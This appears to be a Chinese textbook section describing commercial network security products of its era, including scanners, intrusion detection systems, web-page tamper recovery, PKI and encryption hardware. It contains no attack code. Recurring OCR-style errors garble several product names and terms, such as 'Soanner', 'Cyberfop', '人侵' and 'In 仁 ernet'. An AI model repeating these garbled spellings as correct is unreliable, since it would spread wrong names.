NAI（网络联盟公司）的网络安全解决方案包括防火墙、加密和防黑客几个方面。其中，CyberCopIntmsion Protection（人侵保护）是其专门的防黑扫描、人侵检测和实时监控的工具。CyberCop Intrusion Protection 主要包括 CyberCop Soanner（扫描器）、CyberCop Monitor（监测器）两大产品。

10．2．1 CyberCop Scanner（扫描器）

CyberCop Scanner 结合了下一代人侵监控工具和高级假目标服务器技术，由此可反击网络上的窃取行为以及提供一种记录人侵的“ 替代 ”方法。CyberCop Scanner 检查企业网络环境下的计算机系统与网络设备的安全脆弱性。安全专业人员可通过它测试 NT 与 Unix 工作站、服务器、集线器、交换机，以及包括可以提供详细重要的防火墙与路由器审计的 Network Associates，以记录包括防火墙测试这样独特的跟踪程序信息。其报告选项包括执行总结、挖掘细节报告和现场解决建议。同时 Cyberfop Scanner 利用 Auto update 技术，来保持引擎、解决方案与脆弱性数据库的最新状态。

10．2．2 CyberCop Monitor （盟盅测器）

CyberCop Monitor 是一种基于“ 下一代 ”主机的人侵检测工具，它可以提供实时数据包分析与系统事件异常检测，可以检测、报警，并对人侵者作出响应，防御恶意攻击。CyberCop Monitor 独特的结构适应调整、交换的网络环境，为现在各种网络拓扑结构提供全面的网络监控方案，而且它可运行于 NT 与 Unix 平台上。

10．3 中科网威的产品

北京中科网威公司的前身是中科院高能物理所的“ 防范黑客入侵软件课题组 ”和“ 信息安全工作室 ”。它是依托中科院高能物理所诞生的中国防黑领域的一个新秀。其主要产品包括防火墙和分别叫做“ 火眼 ”、“ 天眼 ”、“ 金睛 ”的网络层安全扫描、人侵侦测系统和系统层安全侦测系统。特别值得一提的是它的名为“ 磐石 ”的网站监控与恢复系统，它是专门针对 Web 服务器网页安全问题而设计的。

10．3．1 “ 磐石 ”网络监控与恢复系统

中科网威“ 磐石 ”网络监控与恢复系统（NetpowerWebSecure）是 Netpower 安全产品家庭中专门针对 Web 服务器网页安全问题而设计的一款产品。它实现了对 Web 文件内容的实时监

控，一旦发现被非法篡改，它可及时报警并自动恢复，同时它通过形成监控和恢复日志，并通过友好的用户界面以供用户查看、使用。

www 服务器网页被非法篡改是网站内容提供者最头疼的问题。“ 磐石 ”网站监控与恢复系统提供了一个切实有效的防范手段。

1、高效调整准确监控

网威“ 磐石 ”网站监控与恢复系统对网站的有效文件从内容、读写权限、特定目录文件突增等多个角度全部同时监控报警，它采取了特殊函数处理而非简单直接的文件内容对比。为保证备份文件可靠，网威“ 磐石 ”网站监控与恢复系统还对其进行加密及自序处理，可同时本地、异地监控。由于报警速度快，就可以人为地控制该监控系统对资源上的占用量，使之达到最低限度，同时根据服务器安全实时性的高低还应来灵活设定扫描时间间隔。

2、灵活的安全策略库

用户可灵活方便地通过界面提交安全策略，形成多个配置文件，网威“ 磐石 ”网站监控与恢复系统能够根据这些配置文件形成用户自定义的策略库，初始化或更新被保护的文件。

3、“ 陷阱 ”功能

网威“ 磐石 ”网站监控与恢复系统将系统某些文件设备成陷阱文件，是绝对不会对这些文件进行正常的修改，当这些文件发生修改时，立即报警，并记下当时的系统状况；设置陷阱 FTP，当有不使用系统的正常上传模块的 Web 目录进行 FTP 上传的情况发生时，记录远程 FTP 用户的特征。

10．4 清华得实的 WebST 安全网络

清华得实的 WebST 安全网络是一种面向应用的企业网络安全解决方案 9 IWebST 可满足用户客户机／服务器模式在每个节点基础上的安全需要，可在整个企业中进行集中管理，提供以下功能：

◆身份认证通过 WebST 安全服务器管理的登录账号和加密口令，认证用户的身份，通过认证的用户，可以安全地访问所有 WebST 管理的应用服务器。

◆授权控制确认用户身份后，可决定允许或拒绝对网络资源的访问。访问控制机制设置在具体的资源对象上，而不是在网络通道上的。内部用户和远程内部用户具有相同的安全性！安全区域跨越地理空间。

◆安全通信加密技术用来保证敏感信息不会被非授权用户截取和窃取，防止遭受不明侵害，保证传输数据的完整性和保密性。

◆安全管理在 WebST 的管理控制下，所有对资源的访问都有审计和记录。

10．5 RSA Security 的 RSA Keon

包括 PKI 产品的 RSAKeon 家族新品让用户在使用电子邮件、网络浏览器、服务器和 vPN 应用软件时，实现、管理并简化公用密钥认证和加密安全。

RSAKeon 产品线包括对桌面文件加密技术、RSASecurID 的认证技术等，它使得让数字式认证技术在当今先进的 Internet 应用领域中得以开展、管理和简化。无论是作为一个强大、独立的认证权威还是作为综合 PKI 方案，RSAKeon 软件都保障了电子商务的安全性并为新兴的网络经济带来了信誉保证。

对于大多数企业来说，PKI 是它们 Internet 安全架构的核心组件，可以为那些通过批准的、私有的且合法的 In 仁 ernet 通信及业务提供在线认证。为了帮助公司简化和优化 PKI 的使用，RSASecurity 公司现推出 RSA Keon Advanced PKI 产品家族，为企业和应用领域拓展数字认证技术提供了全套性能。

与功能强大的 RSAKeonSecurityServer 和 RSAKeonDesktop 元件配合使用时，RSAKeonAdvancedPKI 软件可以扩展核心 PKI 功能，支持基于任何标准的认证权力机构设备（CA）鉴定过的数字式认证技术。这个新系统可以帮助公司自由地选择认证资源，在众多应用中只需要一套认证系统，并保证 Internet 业务和通信的安全性。

10.6 诸方的互联网安全产品

诸方信业正免费向公众推广两项产品：安全 Web 邮件服务 isafe－SM 和信息水印服务 GrandStamp。它们均具有中英文两种版本，isafe 目前已支持 hotmail、yahoo、263.net 等 Web-mail 网站。

isafe－SM 可给全球主要的 Web 邮箱提供免费的安全认证。换言之，不论用户邮箱在什么位置，不论有几个邮箱，均可在收发邮件时加密、签名，保护自己的网上权益和隐私。GrandStamp 实现对网页的实时、全天候的监视、验证。服务商利用此套软件可有效地保护劳动成果，避免设计的网页被非法改动。其工作原理是：一旦网络被非法改动，采用该服务的主机发出报警信号，自动用合法备份的原页面对改动的页面进行覆盖，自动恢复的过程可以达到毫秒级，在实际运行中几乎可以视为有效防止了非法人侵。

10．7 清华紫光顺风安全／防范产品

清华紫光顺风信息安全有限公司刚成立不久，主要产品有基于其“ UNIS MMW ”密码王系列安全/防范产品的“ 计算机数据安全产品 ”。其主要业务集中在密码技术，包括链路层、网络层、应用层的计算机信息系统安全产品，如各种网络协议加密机、应用系统安全平台等。可以为现有各类通信网及通信业务提供从物理层到高层和端到端的安全设备和系统。

在清华紫光顺风信息安全的多种网络安全产品中，SJW01 多协议安全路由器／路由器保密机，是国内第一个基于硬件平台，集路由和网络安全为一体的系列网络安全产品，可提供 LAN 和 WAN 互联、路由和网络安全保密等功能，系统采用 MOTOROLA 68000 系列微处理器，支持六个或十二个输人输出模块，可以是任何同／异步输人输出的组合，有多种接口模块可供用户选择。此外还有安全电子邮件系统 SecMail、网链路同步数据加密机 SJL12DDN、系列异步数据加密机 SJL03、Web 安全访问控制系统 Webcate、安全保密模块 sEM、数字证书管理系统 SFeCA、密钥管理中心 KDMC 等等其它产品。

10.8 Cisco 的 Netranger 入侵检洳系统

Cisco 的 Netranger 入侵检测系统可以在 Internet 和 Intranet 两种环境中运行，以保护企业整个网络的安全。

Netranger 系统包括两部分：检测器和导向器。 Netranger 检测器是一种高速网络“ 工具 ”，它分析网络中各个数据包的内容和所处的环境，以确定所传输的业务是否经过授权。如果检测到人侵信息，或内部有人向外发送了包含专有码语的文件，检测器都能够实时地检测到这些信息并向 Netranger 导向器管理控制台发出警报，由控制台给出定位显示，从而将入侵者从网络中清除出去。

Netranger 检测器即插即用，几乎能够监测所有类型的 TCP／IP 网络。三级攻击检测功能可以为用户提供最为全面、有效的入侵检测能力，包括名称攻击、一般类别攻击和异常攻击。

Netranger 导向器是以软件为基础的高性能管理系统，它从中心监控位于本地或远程网段的多个 Netranger 检测器的活动。就像使用防火墙一样，网络中一般会增加许多检测器，来保护公司的周边及 Intranet。

10.9 SVC 的 NetProwler 入侵检测系统

NetProwler 是一种动态的网络入侵检测解决方案，通过线速的包检测来确定、记录和终止未经认证的，或由内部用户或外部黑客引起的对计算机系统的侵人。

NetProwler 入侵检测系统采用先进的专利的动态签名状态检测（SDSI）使用户能够设计独特的攻击定义。每个 NetProwler 代理只动态地接收由要防卫的系统和应用程序定义好的攻击签名。还能实时检测几百种常用和最新的对系统、服务器和应用的攻击；检测网络交通状态，确定潜在的破坏行为。拥有友好的管理界面，自动分析网络，令新来的管理员对暴露的网络资源马上实施保护；直观的窗口管理提供近似的系统配置、行为监视和攻击签名的属性；认证的管理台提供专有的进人和通信，可防止欺骗和截取。